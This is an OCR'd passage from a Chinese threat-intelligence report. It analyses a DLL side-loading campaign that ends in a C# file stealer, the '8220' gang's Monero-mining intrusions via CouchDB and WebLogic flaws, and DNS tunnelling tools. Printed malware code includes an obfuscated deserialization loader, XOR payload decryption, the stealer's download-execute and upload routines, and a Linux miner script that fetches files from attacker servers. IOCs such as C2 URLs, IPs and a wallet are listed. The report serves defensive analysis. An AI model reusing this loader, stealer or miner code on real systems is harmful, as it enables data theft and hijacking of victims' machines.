
脚本经过分析功能为释放相关文件到“C:\ProgramData\AuthyFiles”并启动“write.exe“进程，进入下一阶段的白加黑利用：

```
            {
                if(folder.Name.substring(0,2)=="v2")
                    return "v2.0.50727";
                else if(folder.Name.substring(0,2)=="v4")
                    return "v4.0.30319";
            }
            fileEnum.moveNext();
        }
        e.moveNext();
    }
    return folder.Name;
}

ver = 'v2.0.50727';
try {
    FSO = new ActiveXObject("Scripting.FileSystemObject");
    ver = jskjdksjd();
} catch(e) {
    ver = 'v2.0.50727';
}
shells.Environment('Process')('COMPLUS_Version') = ver;
asdadadsasdad(so);
var fmt = new ActiveXObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter");
var al = new ActiveXObject("System.Collections.ArrayList");
var d = fmt.Deserialize_2(mst);
al.Add(undefined);
var o = d["DynamicInvoke"](al.ToArray())["CreateInstance"](ec);
var x =
"H4sIAAAAAAAAAA+1Ya2wcVxU+M/v02l7sdeokkMdYSaqNnW5t16GxCNSPtR0TOzZeJ3GqhHi8e+0MnZ3Zzowd20hRyrsSDY0U8ShIQFWpQv3THxRKlU
ZNhERRpRx7zj3n3HPP6z7mzk4+/iyFiCiM584dolfJhwG6OlzGk9z7WpJ+2HCz4lVl4mbH7AXDlUqOveToRS2vW5btaQtCc5YtzbC07FROK9oFkWluT
```

4.2.2.4 白加黑利用阶段

write.exe 会加载同目录下的 PROPSYS.dll 实现白加黑利用




DLL 功能为解密同目录下的 tmp 后缀文件并执行：

```
// LoadApp.Loader
// Token: 0x06000010 RID: 16 RVA: 0x00002078 File Offset: 0x00000478
static Loader()
{
    byte[] array = File.ReadAllBytes(Path.Combine(Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location), "RAx74To.tmp          ".Trim
        ()));
    byte[] array2 = new byte[array.Length - 32];
    Buffer.BlockCopy(array, 32, array2, 0, array2.Length);
    for (int i = 0; i < array2.Length; i++)
    {
        byte[] array3 = array2;
        int num = i;
        array3[num] ^= array[i % 32];
    }
    Loader._assembly = Assembly.Load(array2);
}
```

解密手法：

.tmp 文件前 32 字节为密钥，后续字节通过异或解密，解密后确为一个 PE 格式文件



4.2.2.5 最终阶段

样本主体是一个 C#窃密木马，名称 SystemApp.dll，窃密木马整体流程为加载配置、启动信息收集和下载执行线程、进行一次基本信息收集：

```
public override void Start(object state)
{
    try
    {
        this._settings = Settings.LoadSettings();
        this._app = new Program.App(this);
        this._getTimer = new Timer(new TimerCallback(this.GetTimerCallback), null, 5000, -1);
        this._postTimer = new Timer(new TimerCallback(this.PostTimerCallback), null, 5000, -1);
        if (this._settings.DoSysInfo)
        {
            this.WriteSysInfo();
            this._settings.DoSysInfo = false;
            this._settings.Save();
        }
        if (this._settings.DoFileSelection)
        {
            this.WriteFileListing();
            this.WriteSelectedFiles();
            this._settings.DoFileSelection = false;
            this._settings.Save();
        }
        Thread.Sleep(-1);
    }
    finally
    {
        try
        {
            this._getTimer.Dispose();
            this._postTimer.Dispose();
        }
        catch
        {
        }
    }
}
```

配置模块加载配置
每5S尝试下载恶意资源并解密执行
每5S将收集到的数据上传
系统信息json格式写入.sif文件
包含当前用户权限信息，系统信息，磁盘信息，文件信息，安装的APP等
遍历指定后缀文件写入.flc
需要上传的文件写入.fls

系统信息写入.sif 为后缀的文件，文件遍历结果写入.flc 为后缀的文件，需要上传的文件写入为后缀的.fls 文件，如果写入出错则会写入.err 为后缀的文件。

下载执行线程工作如下：

```
private void GetTimerCallback(object state)
{
    try
    {
        for (;;)
        {
            using (Program.WebClient webClient = new Program.WebClient())
            {
                this.Process(Program.DecodeData(webClient.DownloadData(this._settings.ServerUri)));
            }
        }
    }
    catch
    {
    }
    finally
    {
        this._getTimer.Change(this._settings.GetInterval, -1);
    }
}
```

下载、解密、执行

信息收集上传线程工作，首先上传几个日志/信息文件：

```
try
{
    string fileType = null;
    string extension = Path.GetExtension(file.FilePath);
    if (!(extension == ".sif"))
    {
        if (!(extension == ".flc"))
        {
            if (!(extension == ".fls"))
            {
                if (extension == ".err")
                {
                    fileType = "errorReport";
                }
            }
            else
            {
                fileType = "fileSelection";
            }
        }
        else
        {
            fileType = "fileListing";
        }
    }
    else
    {
        fileType = "sysInfo";
    }
    this.UploadFile(file, fileType);
    try
```

如果需要上传指定文件则再上传指定文件：

```
foreach (Settings.File item2 in list)
{
    this._settings.OutputFiles.Remove(item2);
}
if (this._settings.DoFileUpload)
{
    List<Settings.File> selectedFiles = this._settings.SelectedFiles;
    Settings.File[] array;
    lock (selectedFiles)
    {
        array = this._settings.SelectedFiles.ToArray();
    }
    foreach (Settings.File file2 in array)
    {
        if (!file2.Complete)
        {
            try
            {
                this.UploadFile(file2, null);
            }
            catch (WebException)
            {
                break;
            }
            catch (Exception ex2)
            {
                try
                {
                    File.WriteAllText(Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".err"),
                    ex2.ToString());
                }
                catch
                {
                }
                file2.Complete = true;
            }
```

信息传输的加解密方法同白加黑利用阶段的 PE 解密，加密手段：

```
private static byte[] EncodeData(byte[] data)
{
    byte[] array = new byte[data.Length + 32];
    RandomNumberGenerator randomNumberGenerator = RandomNumberGenerator.Create();
    byte[] array2 = new byte[32];
    randomNumberGenerator.GetBytes(array2);
    Buffer.BlockCopy(array2, 0, array, 0, 32);
    Buffer.BlockCopy(data, 0, array, 32, data.Length);
    for (int i = 0; i < data.Length; i++)
    {
        byte[] array3 = array;
        int num = i + 32;
        array3[num] ^= array[i % 32];
    }
    return array;
}
```

解密手段：

```
private static byte[] DecodeData(byte[] data)
{
    byte[] array = new byte[data.Length - 32];
    Buffer.BlockCopy(data, 32, array, 0, array.Length);
    for (int i = 0; i < array.Length; i++)
    {
        byte[] array2 = array;
        int num = i;
        array2[num] ^= data[i % 32];
    }
    return array;
}
```

前32字节为密钥

内置硬编码默认 CC，也可以从 CC 端下发进行更改：

4.2.2.6 IOC 信息

CC	https://trans-can.net/ini/CWybmDNw9ksnrELyRJUjbT0ou6ncuW1c2srZAcWo/-1/1410/bd213508
文件 hash	B1417D7EE62878EF75381E4A3A4F388AC08AC4D4BBD9999B126345691E82B0C2 8AB12D82A3FD95E529816040F9A76CAC9CADFE0C9550239438EFD5BE5B0DB767


4.2.3 某关键基础设施遭受非法恶意挖矿的深度分析[8]

区块链和虚拟加密币的疯狂炒作，催生了以挖矿为核心的病毒木马黑色产业快速增长。而挖矿木马的攻击并没有因为熊市而减少，反而不断有新的挖矿木马、新的漏洞利用方式、新的攻击手段出现。

安全人员通过部署在全球各地的节点，捕获了利用多个漏洞、通过多种攻击手法植入挖矿木马的攻击威胁，经过对数据深度关联分析，成功还原该“非法恶意挖矿”事件的攻击链，经进一步追溯分析确认该攻击活动与已披露的“8220 挖矿团伙”有关。

4.2.3.1 攻击事件总览

此次攻击活动入侵系统，植入挖矿木马的完整攻击过程如下：



攻击者将挖矿木马和部署脚本放在远程主机上，首先对系统进行漏洞探测，然后利用命令执行漏洞获取主机的控制权后，利用下载命令下载挖矿木马或者挖矿部署脚本，完成挖矿木马的植入，开始挖矿，获取收益。

攻击者攻击手段多样化，利用了不同的远程命令执行漏洞，获取恶意文件时也使用了多种下载方法，而且样本也在不断更新，远程文件服务器也在变化。

4.2.3.2 攻击链分析还原

通过态势感知平台追踪溯源系统对挖矿攻击行为持续跟踪监控，挖矿木马分析模型对 358 条原始数据进行解析关联，还原此次植入门罗币挖矿木马完整攻击链。

下面是安全人员结合追踪溯源系统对系统捕获到的主要攻击日志进行的详细解析：

- 12 月 13 日，攻击者对迷网系统进行了漏洞探测，12 月 14 日，首次捕获来自荷兰攻击者 IP：93.174.93.149 利用 Couchdb 权限绕过漏洞，创建管理员帐户 guest：guest，并随后使用添加的帐户利用 Couchdb 远程代码执行漏洞从服务器 IP：93.174.93.149 下载恶意样本：whdtask.exe。

- 12 月 15 日，再次捕获来自荷兰攻击者 IP：93.174.93.149 使用添加的帐户利用 Couchdb 远程代码执行漏洞使用多种文件下载命令从服务器 IP:93.174.93.149 下载伪装成 logo8.jpg 文件的门罗币挖矿木马和配

置文件部署脚本。


- 12 月 16 日，再次捕获来自荷兰攻击者 IP：93.174.93.149 使用添加的帐户利用 Couchdb 远程代码执行漏洞从恶意文件服务器 IP：37.44.212.223 下载恶意样本：miner.exe。

- 12 月 28 日，捕获到攻击者 IP：37.44.212.223 利用 Weblogic 反序列化漏洞从 hxxps://github.com/c4kii/sixt/releases/download/0.1/xmrig1.exe 和 hxxps://bitbucket.org/mrcoguv2/wtfs/downloads/xmrig1.exe 下载恶意样本：xmrig1.exe。

4.2.3.3 情报关联分析

在安恒威胁情报分析平台查询 37.44.212.223 和 93.174.93.149 的情报信息如下：

从威胁情报信息中可以看出这两个 IP 都被标记为 scanner、挂马地址、恶意服务器、8220 挖矿团伙，且两台服务器都开放了 21 端口（FTP 服务），安全人员对这两个 FTP 服务器进行访问，在服务器上发现了多个文件，包含捕获到的挖矿木马，93.174.93.149 还存在一些 IP 列表，疑似是通过扫描获得的存在不同漏洞的服务器列表。可以看到 IP:93.174.93.149 上包含 159 个文件/夹，且文件修改时间从 2018 年 10 月 21 日到 2019 年 01 月 03 日，说明一直被改挖矿团伙使用，且该团伙攻击工具更新频繁；而 IP:37.44.212.223 上包含 4 个文件，最早的文件修改时间是 2018 年 12 月 15 日，应该是该挖矿团伙刚启用不久的恶意服务器。



4.2.3.4 关联样本分析

本次共捕获 3 个 windows 样本，1 个 linux 样本，经过关联分析，它们主要的功能都是挖矿，且钱包地址相同：46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ，不过目前没有收益，当前算力：0.00 H/sec。

Liunx 木马部署脚本分析

Linux 挖矿木马部署脚本主要功能包括：停止、删除本机中可能存在的其他挖矿进程；下载挖矿程序和配置文件并执行；隐藏并运行挖矿进程，设置任务计划，挖矿进程的驻留与持久化。

```
judge() {
    if [ ! "$(netstat -ant|grep '54.36.137.146:3333\|37.59.162.30:3333'|grep 'ESTABLISHED'|grep -v grep)" ];
    then
        ps axf -o "pid %cpu" | awk '{if($2>=30.0) print $1}' | while read procid
              do
              kill -9 $procid
        done
        downloadIfNeed
        touch /var/tmp/123
        pkill -f /var/tmp/java
        pkill -f w.conf
        chmod +x $DIR/r1x
        $WGET $DIR/xd.json http://$f2/xd.json
        nohup $DIR/r1x -c $DIR/xd.json > /dev/null 2>&1 &
        nohup $DIR/r2x -c $DIR/xd.json > /dev/null 2>&1 &

    if [ -x "$(command -v md5sum)" ]
    then
        sum=$(md5sum $DIR/r1x | awk '{ print $1 }')
        echo $sum
        case $sum in
            5fc34986f39711c178161699260bba85 | 5fc34986f39711c178161699260bba85)
                echo "r1x OK"
                cp $DIR/r1x $DIR/r1x3
            ;;
            *)
                echo "r1x wrong"
            ;;
        esac
    else
        echo "No md5sum"
    fi
}
```

logo8.jpg 脚本会从远处服务器下载挖矿配置文件 xd.json，配置文件中的矿池地址是：54.36.137.146:3333 和 37.59.162.30:3333，钱包地址：46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ。

```
  "pools": [
      {
          "url": "54.36.137.146:3333",
          "user": "46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ",
          "pass": "x",
          "rig-id": null,
          "nicehash": false,
          "keepalive": true,
          "variant": -1,
          "tls": false,
          "tls-fingerprint": null
      },
      {
          "url": "37.59.162.30:3333",
          "user": "46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ",
          "pass": "x",
          "rig-id": null,
          "nicehash": false,
          "keepalive": true,
          "variant": -1,
          "tls": false,
          "tls-fingerprint": null
      }
  ],
```

Windows 木马分析

Windows 挖矿木马在安恒文件威胁分析平台结果如下，主要行为是挖矿：

miner.exe


沙箱分析显示，miner.exe 会创建挖矿进程，进程名字伪装成 ctfmon.exe，

以达到欺骗用户的目的，矿池地址：gulf.moneroocean.stream:80，钱包地址：46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ。

Xmrig1.exe

Xmrig1.exe 是一个挖矿木马，在漏洞利用的过程中，会连接矿池地址：37.59.162.30:3333，钱包地址：46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ，作为参数传递给 xmrig1.exe：

从安恒威胁文件分析中心的关联关系可以看出，被多个挖矿团伙用来进行挖矿：



whdtask.exe

从沙箱分析的网络行为可以看出，whdtask.exe 会从服务器 IP:93.174.93.149 下载 new.txt,这实质上是挖矿木马的配置文件，矿池地址：37.59.162.30:3333，钱包地址：46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ。


socket连接：暂无数据

HTTP连接：

进程号	URL	端口	Agent	headers	数据信息	发送状态
3952	93.174.93.149/new.txt	80	WinInetGet/0.1			

4.2.3.5 IOC 信息

矿池：

37.59.162.30:3333

gulf.moneroocean.stream:80

54.36.137.146:3333

URL：

hxxps://bitbucket.org/mrcoguv2/wtfs/downloads/xmrig1.exe

hxxps://github.com/c4kii/sixt/releases/download/0.1/xmrig1.exe

Md5：

29edf842f6ec1c0d9027bf4c10bf6c09

145f136d2a6871b0c31b9ab39099eb5a

3846b42b7ac29f8f92f6222230207cb5

62bd1562ea92ad842eaaa9fe8f4a2b0e

5fc34986f39711c178161699260bba85

IP：


93.174.93.149

37.44.212.223

4.2.4 针对 DNS 隧道的攻击与防范

4.2.4.1 DNS 隧道原理[10]

DNS 隧道利用 DNS 请求和响应来承载经过编码或加密的数据内容(控制命令、回传信息等)，攻击者首先会建立或接管某个域名（如 www.baidu.com）的 DNS 服务器，使得对该域名的所有子域解析请求最终到达该台 DNS 服务器上。在受控主机上发起对该域名的解析请求，经过 DNS 服务器之间的迭代查询中转，最终到达攻击者建立或控制的 DNS 服务器，一条通信信道就这样在受控主机和攻击者的 DNS 服务器之间建立了。



DNS 隧道依据其实现方式大致可分为直连和中继两类：

- **直连**：用户端直接和指定的目标 DNS 服务器建立连接，然后将需要传输的数据编码后封装在 DNS 协议中进行通信。这种方式的优点是具有较高速度，但蔽性弱、易被探测追踪的缺点也很明显。另外直连方式的限制比较多，如目前很多的企业网络为了尽可能的降低遭受网络攻击的风险，一般将相关策略配置为仅允许与指定的可信任 DNS 服务器之间的流量通过。
- **中继隧道**：通过 DNS 迭代查询而实现的中继 DNS 隧道，这种方式极其隐秘，且可在绝大部分场景下部署成功。但由于数据包到达目标 DNS 服务器前需要经过多个节点的跳转，数据传输速度和传输能力较直连会慢很多。

目前，DNS 隧道技术已经很成熟，相关工具也很多，而且不同工具也各具特色。目前比较活跃的有 iodine、dnscat2、dns2tcp、ozymandns 、det 等。

- **iodine**：最活跃、速度最快、支持直连和中继模式，且支持丰富的编码、请求类型选择。
- **dnscat2**：通过 DNS 协议创建加密的命令和控制通道，它的一大特色就是服务端会有一个命令行控制台，所有的指令都可以在该控制台内完成。包括：文件上传、下载、反弹 Shell。
- **dnscat2**：封装在 DNS 协议中的加密 C&C 信道，直接运行工具即可实现数据传输、文件操作等命令和控制功能。
- **ozymandns**：较早的一个 DNS 隧道工具，它基于 perl 开发，使用较复杂。
- **det**：原名 Data Exfiltration Toolkit 使用起来非常方便。支持通过 http、google_docs、dns、gmail、tcp、udp、twitter 和 icmp 等方式泄露数据.


DNS 是因特网的一项核心服务，是一个应用非常广的应用层协议，其本身技术特点给了攻击者利用的机会，攻击者可利用 DNS 隐蔽隧道躲避检查。由于 DNS 隧道具有隐蔽性和多变性等复杂特征，传统网络入侵检测产品较难识别或易被绕过。

